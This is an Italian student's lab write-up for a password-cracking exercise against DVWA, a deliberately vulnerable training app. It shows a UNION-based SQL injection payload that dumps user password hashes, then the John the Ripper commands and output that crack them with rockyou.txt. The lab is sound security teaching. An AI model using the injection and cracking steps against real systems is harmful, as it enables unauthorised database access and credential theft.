

Esercizio.

Password Cracking – Recupero delle password in chiaro.

Esercizio del Giorno

Argomento: Password Cracking - Recupero delle Password in Chiaro


Obiettivo dell'Esercizio:

Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Istruzioni per l'Esercizio:

- 1. Recupero delle Password dal Database:**
 - Accedete al database della DVWA per estrarre le password hashate.
 - Assicuratevi di avere accesso alle tabelle del database che contengono le password.
- 2. Identificazione delle Password Hashate:**
 - Verificate che le password recuperate siano hash di tipo MD5.
- 3. Esecuzione del Cracking delle Password:**
 - Utilizzate uno o più tool per craccare le password:
 - Configurate i tool scelti e avviate le sessioni di cracking.
- 4. Obiettivo:**
 - Craccare tutte le password recuperate dal database.

Recupero delle password dal database.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>


Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

Identificazione delle Password hashate.

Prima di tutto faccio un file con le password hashate.




```
kali@kali: ~/Desktop
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~[~]
$ cd Desktop

(kali@kali)~[/Desktop]
$ cat passhash.txt
5f4dcc3b5aa765d61d8327deb882cf99:
e99a18c428cb38d5f260853678922e03:
8d3533d75ae2c3966d7e0d4fcc69216b:
0d107d09f5bbe40cade3de5c71e9e9b7:
5f4dcc3b5aa765d61d8327deb882cf99:

(kali@kali)~[/Desktop]
$
```

Sapendo che le credenziali con cui si accede all'app sono admin e password provo il comando:

`echo -n "password" | md5sum` per verificare se l'hash del primo corrisponde al formato MD5.



```
(kali@kali)~[/Desktop]
$ echo -n "password" | md5sum
5f4dcc3b5aa765d61d8327deb882cf99 -


(kali@kali)~[/Desktop]
$
```

Gli hash corrispondono. Rendendomi conto che il primo e l'ultimo hash sono uguali ritengo che la password per l'utente "smithy" sia sempre "password".

Ma verifichiamo tutti gli hash attraverso il tool John the Ripper utilizzando una lista di password che si trovano già in Kali.

Prima di andare avanti seguo le indicazioni fornite a lezione e procedo a de-zippare la lista di password rockyou.txt. Poiché non me le fa estrarre nella cartella `usr/share/wordlists/` lo estraggo sul Desktop.

Sul Desktop me la fa estrarre.



Ora provo a lanciare il comando:

```
john --wordlist=/home/kali/Desktop/rockyou.txt --format=raw-md5 /home/kali/Desktop/passhash.txt
```

```
(kali㉿kali)-[~/Desktop]
$ john --wordlist=/home/kali/Desktop/rockyou.txt --format=raw-md5 /home/kali/Desktop/passhash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2025-05-08 10:06) 100.0g/s 76800p/s 76800c/s 115200C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Per vedere gli hash craccati seguo il suggerimento del tool e lancio il comando:

```
john --show --format=Raw-MD5 /home/kali/Desktop/passhash.txt
```

```
(kali㉿kali)-[~/Desktop]
$ john --show --format=Raw-MD5 /home/kali/Desktop/passhash.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(kali㉿kali)-[~/Desktop]
$
```

Ho ottenuto così le password corrispondenti agli utenti. E come pensavo sia la prima che l'ultima password sono uguali.

First name: admin
Surname: password

First name: gordonb
Surname: abc123

First name: 1337
Surname: charley

First name: pablo
Surname: letmein

First name: smithy
Surname: password